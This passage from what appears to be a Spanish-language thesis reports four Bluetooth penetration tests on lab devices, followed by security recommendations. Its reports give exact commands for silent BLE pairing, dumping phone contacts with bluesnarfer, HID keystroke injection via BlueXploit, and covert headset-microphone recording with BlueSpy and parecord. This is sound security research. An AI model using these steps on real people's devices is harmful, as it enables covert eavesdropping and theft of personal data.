

Figura 30. Comando para corregir BlueSpy

En otra terminal continuar con el proceso de ejecución de la herramienta, para ello se utiliza el siguiente comando que habilita la opción de grabar audio:

- parecord -d bluez_input.41_42_56_01_E0_32 audio4.wan



Figura 31. Comando para empezar a grabar audio

Para detener la grabación de la herramienta se usa “Ctrl + C”, luego se busca el archivo de audio en el directorio donde se haya guardado. Y para escuchar su contenido se usa el software Audacity ejecutándolo con el siguiente comando:

- audacity audio4.wav



Figura 32. Abrir el archivo de audio con Audacity

Una vez que abre el archivo se observa el espectro de audio, lo que confirma que se pudo grabar audio desde un dispositivo Bluetooth.



Figura 33. Espectro de audio en Audacity

3.5. Fase 4: Informe de Resultados

<table>
<tr><th colspan="4">DATOS DEL EXPERIMENTO</th></tr>
<tr><td>Título del experimento:</td><td>Emparejamiento Silencioso BLE</td><td>Realizado por:</td><td>Luiggi J. De La Cruz González</td></tr>
<tr><td>N° de prueba:</td><td>Prueba – N° 1</td><td>Fecha Inicio:</td><td>13/05/2025</td></tr>
<tr><td>Tipo de prueba:</td><td>Prueba de penetración</td><td>Fecha fin:</td><td>13/05/2025</td></tr>
<tr><th colspan="4">DETALLES DEL EXPERIMENTO</th></tr>
<tr><td>Objetivo del experimento:</td><td colspan="2">Establecer una conexión sin notificación mediante el protocolo Bluetooth Low Energy del teléfono.</td><td>Fase: Fase 3: Explotación</td></tr>
<tr><td>Nivel de complejidad:</td><td colspan="2">Medio</td><td>Tiempo de ejecución: 20 min.</td></tr>
<tr><td>Vulnerabilidad a explotar:</td><td colspan="2">CVE-2020-35693</td><td>Técnica de hacking: Prueba de concepto (PoC)</td></tr>
<tr><th colspan="4">HERRAMIENTAS APLICADAS</th></tr>
<tr><td>Hardware:</td><td>• Laptop - Extratech
• Teléfono - Samsung Galaxy J2 Pro
• Adaptador interno Bluetooth Qualcomm V5.0</td><td>Virtualización:</td><td>Kali GNU/Linux Rolling x86_64</td></tr>
<tr><td>Software:</td><td>• Stack Oficial Bluetooth Linux – BlueZ
• bluetoothctl
• Wireshark
• nRF Connect for Mobile</td><td>Tipo de Red:</td><td>PAN - Red de Área Personal</td></tr>
<tr><th colspan="4">DISEÑO DEL EXPERIMENTO</th></tr>
<tr><td>Requisitos antes del experimento</td><td colspan="3">Teléfono:
• El Bluetooth del dispositivo debe estar encendido y en modo descubrible.
• El dispositivo debe ejecutar alguna aplicación que le permita usar Bluetooth Low Energy.</td></tr>
</table>

	• La versión de Bluetooth tiene que ser superior a la 4.0. • Debe ser Android y su versión menor a la 7.1.1. **Máquina atacante:** • Estar a una distancia de entre 5 a 10 metros de distancia del objetivo. • Usar un software para auditar redes bluetooth, que incluya herramientas y funcionalidades para el monitoreo del protocolo. • Adaptador externo o interno compatible con las versiones de Bluetooth Classic y Bluetooth Low Energy.
Resumen del proceso del experimento	• Configuración del servicio BLE en el teléfono mediante la aplicación nRF Connect. • Iniciar Wireshark a la escucha de las conexiones Bluetooth entrantes en Kali Linux mediante el adaptador Bluetooth. • Iniciar la herramienta bluetoothctl como NoInputNoOutput para la conexión sin interacción con el usuario. • Buscar en el submenú de bluetoothctl la opción "uuids" para ingresar "fff0" e iniciar el escanear solo del servicio BLE. • Regresar al menú principal y empezar el escaneo. • Detener el escaneo cuando ya se haya encontrado la dirección MAC del dispositivo víctima. • Iniciar la conexión con la dirección MAC encontrada con el comando: connect <<dirección MAC>> • Una vez establecida la conexión iniciar el emparejamiento con el comando: pair <<dirección MAC>> • Desconectarse del dispositivo y revisar Wireshark para identificar la clave IRK expuesta durante la prueba.

<table>
<tr><td>Detalles</td><td colspan="2">• Anexo #3 - Prueba de concepto (PoC): Emparejamiento Silencioso BLE</td></tr>
<tr><td colspan="2">Resultados</td><td>Validación</td></tr>
<tr><td colspan="2">• No se generaron notificaciones en el teléfono durante la conexión y el emparejamiento.
• Durante la prueba se expuso la dirección MAC real del adaptador del dispositivo: 00:00:00:00:5A:AD.
• Se verificó la clave IRK (Identity Resolving Key) en los registros de paquetes de Wireshark: fb43be578a75f4ac436693974e904d68.
• El dispositivo no volvió a ser identificado con la dirección MAC F4:71:90:7A:37:35 por la máquina atacante, en su lugar la empezó a identificarla como 00:00:00:00:5A:AD.
• La dirección MAC real del dispositivo quedó almacenada en la máquina atacante.</td><td rowspan="3">• Válido ☑
• Inválido ☐
• No concluyente ☐</td></tr>
<tr><td colspan="2">Conclusiones</td></tr>
<tr><td colspan="2">• De acuerdo con las pruebas y los resultados obtenidos, se evidencia que es posible vincularse a un dispositivo de manera silenciosa bajo ciertas condiciones, esto sin que el usuario reciba alguna notificación.
• Con la obtención y almacenamiento de la dirección MAC real del dispositivo, se permite que el atacante pueda establecer conexiones futuras sin ser descubierto, lo que implica un riesgo en la seguridad y privacidad del usuario.</td></tr>
</table>

Tabla 13. Informe de resultados #1 - Prueba de concepto (PoC): Emparejamiento Silencioso BLE

<table>
<tr><th colspan="4">DATOS DEL EXPERIMENTO</th></tr>
<tr><td>Título del experimento:</td><td>Extracción de números telefónicos del teléfono</td><td>Realizado por:</td><td>Luiggi J. De La Cruz González</td></tr>
<tr><td>N° de prueba:</td><td>Prueba – N° 2</td><td>Fecha Inicio:</td><td>25/05/2025</td></tr>
<tr><td>Tipo de prueba:</td><td>Prueba de penetración</td><td>Fecha fin:</td><td>25/05/2025</td></tr>
<tr><th colspan="4">DETALLES DEL EXPERIMENTO</th></tr>
<tr><td>Objetivo del experimento:</td><td colspan="2">Extraer la mayor cantidad de números telefónicos de un teléfono mediante una conexión Bluetoooth utilizando el protocolo RFCOMM.</td><td>Fase:</td><td>Fase 3: Explotación</td></tr>
<tr><td>Nivel de complejidad:</td><td colspan="2">Fácil</td><td>Tiempo de ejecución:</td><td>15 min.</td></tr>
<tr><td>Vulnerabilidad a explotar:</td><td colspan="2">Canal 2 - Headset Gateway</td><td>Técnica de hacking:</td><td>Prueba de concepto (PoC)</td></tr>
<tr><th colspan="4">HERRAMIENTAS APLICADAS</th></tr>
<tr><td>Hardware:</td><td>• Laptop - Extratech
• Teléfono - Samsung Galaxy J2 Pro
• Adaptador interno Bluetooth Qualcomm V5.0</td><td>Virtualización:</td><td>Kali GNU/Linux Rolling x86_64</td></tr>
<tr><td>Software:</td><td>• Stack Oficial Bluetooth Linux – BlueZ
• bluetoothctl
• bluesnarfer</td><td>Tipo de Red:</td><td>PAN - Red de Área Personal</td></tr>
<tr><th colspan="4">DISEÑO DEL EXPERIMENTO</th></tr>
<tr><td>Requisitos antes del experimento</td><td colspan="3">Teléfono:
• El bluetooth del dispositivo debe estar encendido y en modo descubrible.
• Establecer una conexión y emparejamiento con la máquina (si es necesario), antes de ejecutar la herramienta.
• Saber la dirección MAC del dispositivo.
Máquina atacante:</td></tr>
</table>

	• La máquina atacante debe estar a unos 5 o 10 metros de distancia. • Se debe utilizar un software y herramientas especializadas para auditar redes Bluetooth y el protocolo RFCOMM

Resumen del proceso del experimento	• En un terminal ingresar al directorio que contiene la herramienta bluesnarfer.
	• Antes de ejecutar el script, se necesita preparar al la maquina atacante con una configuración con el protocolo RFCOMM, para ello se utilizaron los siguientes comandos:
	  ◦ mkdir -p /dev/bluetooth/rfcomm
	  ◦ mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0
	  ◦ mknod --mode=666 /dev/rfcomm0 c 216 0
	• Con el comando "ll" desplegar los archivos que contiene el directorio y buscar el script con el nombre "bluesnarfer".
	• Finalmente se ejecuta el script para iniciar la conexión y el ataque al dispositivo objetivo utilizando su dirección MAC y un canal de referencia, se utilizó el siguiente comando:
	  ◦ ./bluesnarfer -r 1-1000 -C 2 -b <<dirección MAC>>

Detalle	• **Anexo #4 - Prueba de concepto (PoC): Extracción de números telefónicos**

Resultados	**Validación**
• Durante la ejecución del script se extrajeron **209 contactos telefónicos** del dispositivo víctima, que incluían nombre del contacto y el número telefónico junto con su prefijo telefónico internacional (Código de país ITU-T).	

<table>
<tr><td>

- No se generaron notificaciones de conexión, emparejamiento ni de permiso para acceder a la agenda telefónica del dispositivo, debido a la explotación de la vulnerabilidad de emparejamiento silencioso BLE que se realizó en la prueba anterior.
- El tiempo de extracción de contactos telefónicos al momento de ejecutar el script con las configuraciones adecuadas no superó el minuto, esto también dependió de la cantidad de contactos telefónicos que tenía el dispositivo.

</td><td rowspan="3">

- **Válido** ☑
- **Inválido** ☐
- **No concluyente** ☐

</td></tr>
<tr><td>Conclusiones</td></tr>
<tr><td>

- Aunque la herramienta cuenta con varios años desde su creación, demostró funcionar correctamente si se utiliza después de explotar otras vulnerabilidades que este relacionadas con la conexión y emparejamiento que no generen notificaciones, ni sospecha para el usuario.
- Para la ejecutar la herramienta se necesitó de un canal abierto en el dispositivo víctima, durante la prueba se utilizó el canal 2, el cual pertenece al servicio de Headset AG (0x1112) y Generic Audio (0x1203), es decir el servicio que administra el audio en el dispositivo, este canal no debería tener ninguna relación con el servicio de agenda telefónica, como lo sería el canal 19 el cual maneja el servicio OBEX Phonebook Access Server o el canal 4 con el servicio de SMS/MMS.
- El canal 2 parece ser susceptible a ataques que involucran la ejecución de código malicioso mediante conexión remota Bluetooth.

</td></tr>
</table>

Tabla 14. Informe de resultado #2 - Prueba de Concepto (PoC): Extracción de números telefónicos

DATOS DEL EXPERIMENTO			
Título del experimento:	Pulsaciones de teclado vía Bluetooth	**Realizado por:**	Luiggi J. De La Cruz González
N° de prueba:	Prueba – N° 3	**Fecha Inicio:**	26/05/2025
Tipo de prueba:	Prueba de penetración	**Fecha fin:**	26/05/2025

DETALLES DEL EXPERIMENTO			
Objetivo del experimento:	Enviar pulsaciones de teclado vía Bluetooth hacia un dispositivo para ejecutar comandos remotamente.	**Fase:**	Fase 3: Explotación
Nivel de complejidad:	Medio	**Tiempo de ejecución:**	20 min.
Vulnerabilidad a explotar:	CVE-2023-45866	**Técnica de hacking:**	Prueba de concepto (PoC)

HERRAMIENTAS APLICADAS			
Hardware:	• Laptop - Extratech • Teléfono - Samsung Galaxy J2 Pro • Adaptador interno Bluetooth Qualcomm V5.0	**Virtualización:**	Kali GNU/Linux Rolling x86_64
Software:	• Stack Oficial Bluetooth Linux – BlueZ • bluetoothctl • BlueXploit	**Tipo de Red:**	PAN - Red de Área Personal

DISEÑO DEL EXPERIMENTO	
Requisitos antes del experimento	**Teléfono:** • El Bluetooth debe estar encendido y en modo descubrible. • La pantalla debe estar desbloqueada. • Si es necesario, establecer una conexión y emparejamiento con el dispositivo y la máquina atacante.

	• Verificar la versión de Android, tiene que estar en el rango de versiones desde la 4.0 hasta la 14 (11 – 14 si no tienen el parche de seguridad) **Máquina atacante:** • La máquina atacante debe estar a una distancia de unos 10 a 15 metros. • Un adaptador Bluetooth compatible (recomendable: Kinivo BTD-400 Adaptador USB) • Utilizar la versión de BlueXploit del repositorio de GitHub.

Resumen del proceso del experimento	• En la terminar buscar el directorio de la herramienta BlueXploit
	• Ingresar al directorio de la herramienta Inyector y ejecutarla con el siguiente comando:
	  • python3 apkpwn_injector.py
	• La herramienta Injector nos preguntará si deseamos crear una nueva apk, tendremos que ingresar la palabra: "yes"
	• Seguidamente nos pedirá que le demos nombre, para posteriormente iniciar un servidor local en la maquina atacante donde se subirá la apk.
	• En otra terminal buscar nuevamente el directorio de la herramienta BlueXploit, y ejecutar el script con el siguiente comando, donde se indica los parámetros de interfaz Bluetooth y la dirección MAC del dispositivo:
	  • python3 bluexploit -i hci0 -t <<dirección MAC>>
	• Una vez iniciado el script nos pedirá que elegir un payload, para ello podemos configurar el mismo desde otra terminal siguiendo de ejemplo otros que ya se encuentran precargados.
	• Finalmente, la herramienta empezara a ejecutarse y termina según las instrucciones del payload.

<table>
<tr><td>Detalle</td><td colspan="2">• Anexo #5 - Prueba de Concepto (PoC): Pulsaciones de teclado vía Bluetooth</td></tr>
<tr><td colspan="2">Resultados</td><td>Validación</td></tr>
<tr><td colspan="2">• El dispositivo reconoció a la máquina atacante como un dispositivo HID (Dispositivos de Interfaz Humana) además de lograr una la conexión al dispositivo sin generar notificaciones.
• Se enviaron pulsaciones de teclado siguiendo una secuencia de instrucciones a través de una conexión Bluetooth. En el dispositivo se logró abrir el navegador del teléfono en modo incógnito para escribir la dirección IP de la maquina ataquen y acceder a un recurso de este.
• Una vez que finalizó el payload se desconecta del mismo sin dejar sospechas para el usuario, además en el teléfono queda vinculado como un dispositivo HID, con un nombre en específico.</td><td rowspan="3">• Válido ☑
• Inválido ☐
• No concluyente ☐</td></tr>
<tr><td colspan="2">Conclusiones</td></tr>
<tr><td colspan="2">• Los dispositivos que se encuentra desactualizados y que no ha recibido el parche de seguridad son vulnerables ante este tipo de ataques de suplantación de identidad de dispositivos HID.
• La Prueba de Concepto (PoC) demuestra que la suplantación de dispositivos HID (Dispositivos de Interfaz Humana) como teclados o ratón, representan un riesgo para la seguridad de la información y del propio dispositivo, al no al no validar correctamente la identidad de estos dispositivos, permitiendo la ejecución remota de comandos sin intervención del usuario.
• El ataque de este tipo puede ejecutarse en un tiempo bastante corto, lo que implica un nivel de riesgo alto para los usuarios.</td></tr>
</table>

Tabla 15. Informe de resultados #3 – Prueba de Concepto (PoC): Pulsaciones de teclado vía Bluetooth

DATOS DEL EXPERIMENTO			
Título del experimento:	Grabar audio desde un dispositivo Bluetooth	**Realizado por:**	Luiggi J. De La Cruz González
N° de prueba:	Prueba – N° 4	**Fecha Inicio:**	27/05/2025
Tipo de prueba:	Prueba de penetración	**Fecha fin:**	27/05/2025

DETALLES DEL EXPERIMENTO			
Objetivo del experimento:	Capturar audio de forma remota utilizando un dispositivo Bluetooth configurado como fuente de entrada de audio.	**Fase:**	Explotación
Nivel de complejidad:	Fácil	**Tiempo de ejecución:**	20 min.
Vulnerabilidad a explotar:	Canal 2 - Headset AG (0x1112) y Generic Audio (0x1203)	**Técnica de hacking:**	Prueba de concepto (PoC)

HERRAMIENTAS APLICADAS			
Hardware:	• Laptop - Extratech • Audífonos inalámbricos – F9 • Altavoz LG - PH1 • Adaptador interno Bluetooth Qualcomm V5.0	**Virtualización:**	Kali GNU/Linux Rolling x86_64
Software:	• Stack Oficial Bluetooth Linux – BlueZ • bluetoothctl • BlueSpy • Audacity • PulseAudio	**Tipo de Red:**	PAN - Red de Área Personal

DISEÑO DEL EXPERIMENTO	
Requisitos antes del experimento	**Dispositivos de audio Bluetooth:** • Los dispositivos de audio deben tener un micrófono incluido en su sistema.

	• Los dispositivos de audio deben tener el Bluetooth encendido y en modo descubrible. **Maquina atacante:** • Estar a una distancia de entre 5 a 10 metros de distancias. • Utilizar herramientas especializadas para auditar dispositivos de audio Bluetooth

Resumen del proceso del experimento	• Ingresar al directorio que contiene la herramienta BlueSpy.
	• Utilizar la herramienta bluetoothctl para escanear y obtener la dirección MAC del dispositivo de audio.
	• Con la dirección MAC ejecutar el script de Python con el nombre de la herramienta BlueSpy, para ello utilizar el comando:
	  • python3 BlueSpy.py -a <<dirección MAC>>
	• Para corregir el error de la herramienta al momento de ejecutarla utilizar el comando que se sugiere (la dirección MAC se la ubica con guiones bajos):
	  • pactl set-car-profile bluez_card.41_42_56_01_E0_32 headset-head-unit
	• En otra terminal continua el proceso para grabar audio, finalmente se ejecuta el siguiente comando:
	  • parecord -d bluez_input.41_42_56_01_E0_32 audio4.wav
	• Para escuchar el audio que se grabó se utiliza el software Audacity, primero se tiene que buscar el audio en la ruta donde se haya guardado y ejecutar el siguiente comando (nombre de la herramienta y el nombre del archivo de audio):
	  • audacity audio4.wav

Detalle	• **Anexo #6 - Prueba de concepto (PoC): Grabar audio vía Bluetooth**

Resultados	Validación
• Se logró conectar a los dispositivos de audio Bluetooth sin requerir autorización previa mediante la herramienta BlueSpy. • Se accedió remotamente al micrófono del dispositivo de audio y se logró modificar su perfil de audio para habilitar la captura de sonido. • Se logró capturar y almacenarlo una secuencia de audio en un archivo con formato WAV, sin la intervención de usuario. • La calidad de audio que se obtuvo fue moderadamente buena, aunque esto dependerá del tipo de micrófono incorporado en el dispositivo, así como a la distancia a la que se encuentre con la fuente de sonido.	• **Válido** ☑ • **Inválido** ☐ • **No concluyente** ☐
Conclusiones	
• Es posible explotar vulnerabilidades en dispositivos de audio Bluetooth, conectarse y acceder a elementos como el micrófono sin autorización, lo que representando un riesgo significativo a la privacidad del usuario. • No existe validación en el cambio de perfiles de audio (por ejemplo: "headset-head-unit"), lo que permite la captura remota de audio. • La evaluación demostró la falta de seguridad en los canales de audio estándar (canal 1, 2 y 3) de dispositivos Bluetooth.	

Tabla 16. Informe de resultados #4 – Prueba de Concepto (PoC): Grabar audio vía Bluetooth

3.6. Medidas de seguridad Bluetooth en Redes de Área Personal (PAN)

De acuerdo con la investigación y los resultados de este proyecto, se evidencia que la seguridad del protocolo Bluetooth es vulnerable ante ciertos escenarios, lo que permite que los ciberdelincuentes puedan comprometer la privacidad y la información de los usuarios a través de diversos métodos de ataque. Por ello, es necesario conocer y aplicar buenas prácticas de seguridad que permitan mitigar estos riesgos, considerando tanto las configuraciones del dispositivo, actualizaciones y conocimiento de los usuarios sobre los riesgos de este protocolo.

Para esta sección se tomaron como referencia las siguientes normas internacionales de seguridad informática; ISO/CEI 27001:2022, NIST SP 800-121 Rev.2 y IEEE 802.15.1

Recomendaciones de seguridad para Bluetooth en Redes de Área Personal (PAN)	
Medida de seguridad	**Descripción**
Configuración segura para dispositivos Bluetooth	**Eliminar parámetros predeterminados:** • Modificar los identificadores visibles de los dispositivos (nombres por defecto del dispositivo), claves predeterminadas y códigos PIN de fábrica. **Desactivar Bluetooth:** • Desactivar el Bluetooth en dispositivos cuando estos no se encuentren en uso, especialmente en lugares públicos. **Restricción de conexiones:** • Limitar (si es posible) el número máximos de dispositivos conectados para conexiones simultaneas a hacia otros dispositivos. **Claves compartidas:** • Evitar el uso de claves o códigos compartidos por defecto. **Potencia de transmisión:** • Si es posible en el dispositivo, ajustar la potencia de emisión al nivel mínimo requerido. **Desactivar perfiles y servicios:** • Si es posible en el dispositivo, activar únicamente los perfiles de comunicación necesarios para la operación.

Gestión y visibilidad del dispositivo	**Estado no descubrible por defecto:** • Configurar en los dispositivos Bluetooth el modo no descubrible, y solo habilitarlo cuando este seguro de un emparejamiento autorizado. **Administración de dispositivos:** • Revisar periódicamente la lista de dispositivos vinculados. • Desvincular aquellos que ya no sean necesarios en el dispositivo. • Revisar los permisos de que requieren los dispositivos al vincularse. **Permiso de aplicaciones:** • Revisar que aplicaciones tienen acceso a Bluetooth. • Restringir los permisos de aplicaciones desconocidas o que no son compatibles.
Proceso de emparejamiento	**Evitar el uso de métodos no autenticados:** • El método Just Work debe estar deshabilitado de los dispositivos. **Verificar el proceso de emparejamiento:** • Utilizar el emparejamiento autenticado con verificación de código cada vez que sea posible. • Validar códigos de emparejamiento visualmente antes de aceptar.
Actualización de dispositivos Bluetooth	**Actualización de firmware** • Aplicar periódicamente las actualizaciones de seguridad de los fabricantes. • Consultar novedades referentes a la seguridad del dispositivo en sitios oficiales.
Revisión de log de emparejamiento	**Logs de emparejamiento:** • Si el dispositivo lo permite, consultar los registros de intentos de emparejamiento y actividad Bluetooth para detectar accesos no autorizados.
Políticas Institucionales de seguridad	**Políticas de seguridad en organizaciones:** • Definir políticas que regulen el uso de la tecnología Bluetooth. • Limitar el uso de Bluetooth para transmitir información sensible.

Gestión de activos de dispositivos bluetooth	**Inventario de dispositivos:** • Mantener un inventario actualizado de los dispositivos que usan Bluetooth.
Capacitación	**Capacitación a usuarios:** • Otorgar información periódica sobre los riesgos de la seguridad Bluetooth en el plan de capacitación organizacional.
Supervisión y auditoria	**Auditorias periódicas:** • Establecer auditorias periódicas sobre las configuraciones de seguridad Bluetooth. • En el área de sistemas o similar implementar herramientas de monitoreo de actividad Bluetooth.

Tabla 17. Recomendaciones de seguridad para Bluetooth (Fuente: [40], [71], [72])

CONCLUSIONES

- La revisión bibliográfica del estándar Bluetooth [IEEE 802.15.1] permitió comprender el proceso de comunicación entre los dispositivos que utilizan esta tecnología, incluyendo su aplicación en las Redes de Área Personal (PAN). Durante la investigación se revisaron los componentes estructurales de la arquitectura y pila del protocolo Bluetooth, así como sus métodos de seguridad, tanto de Bluetooth Classic (BR/EDR) como de Bluetooth Low Energy (BLE). Estas bases teóricas permitieron comprender por qué la seguridad del estándar Bluetooth se ve expuesta ante diversas amenazas, y cómo los diferentes dispositivos implementan los mecanismos de seguridad en función de sus capacidades y propósitos operativos.

- El diseño de un entorno de pruebas controlado, junto con la selección de diversas herramientas de código abierto y dispositivos Bluetooth, evidenció ser una buena práctica en la evaluación de ciberseguridad para el protocolo Bluetooth, al permitir la simulación de diversos escenarios de pruebas de reconocimiento, análisis y explotación de vulnerabilidades sin comprometer información de terceros. Además, se usó la metodología especializada para pruebas de penetración PTES (Penetration Testing Execution Standard), la cual aportó una estructura técnica al proceso. La aplicación de todos estos elementos dio como resultados pruebas satisfactorias que demuestran la viabilidad para analizar vulnerabilidades en el protocolo Bluetooth en el contexto de las Redes de Área Personal (PAN).

- Mediante el uso de herramientas de código abierto como; BlueZ, bluetoothctl, Wireshark, BlueSpy, BlueXploit y Bluesnarfer, se identificaron y explotaron varias vulnerabilidades presentes en dispositivos Bluetooth. Las pruebas de concepto que se aplicaron en los diferentes escenarios del entorno controlado permitieron evidenciar fallos de seguridad en el protocolo Bluetooth, como emparejamientos silenciosos (CVE-2020-35693), extracción no autorizada de información mediante canales no previstos, inyección de comandos a través de dispositivos HID (CVE-2023-45866) y la captura remota de audio sin consentimiento del usuario. Estos hallazgos demuestran las diferentes formas en

la que un atacante puede comprometer la seguridad de dispositivos Bluetooth, especialmente aquellos con firmware desactualizado o sin validaciones internas.

- De acuerdo con los resultados del proyecto se videncia la importancia de implementar medidas de seguridad adecuadas para mitigar las vulnerabilidades del protocolo Bluetooth. Las buenas prácticas como el uso de emparejamientos seguros y la actualización periódica de los dispositivos contribuyen a la reducción de riesgo de diferentes ataques.

RECOMENDACIONES

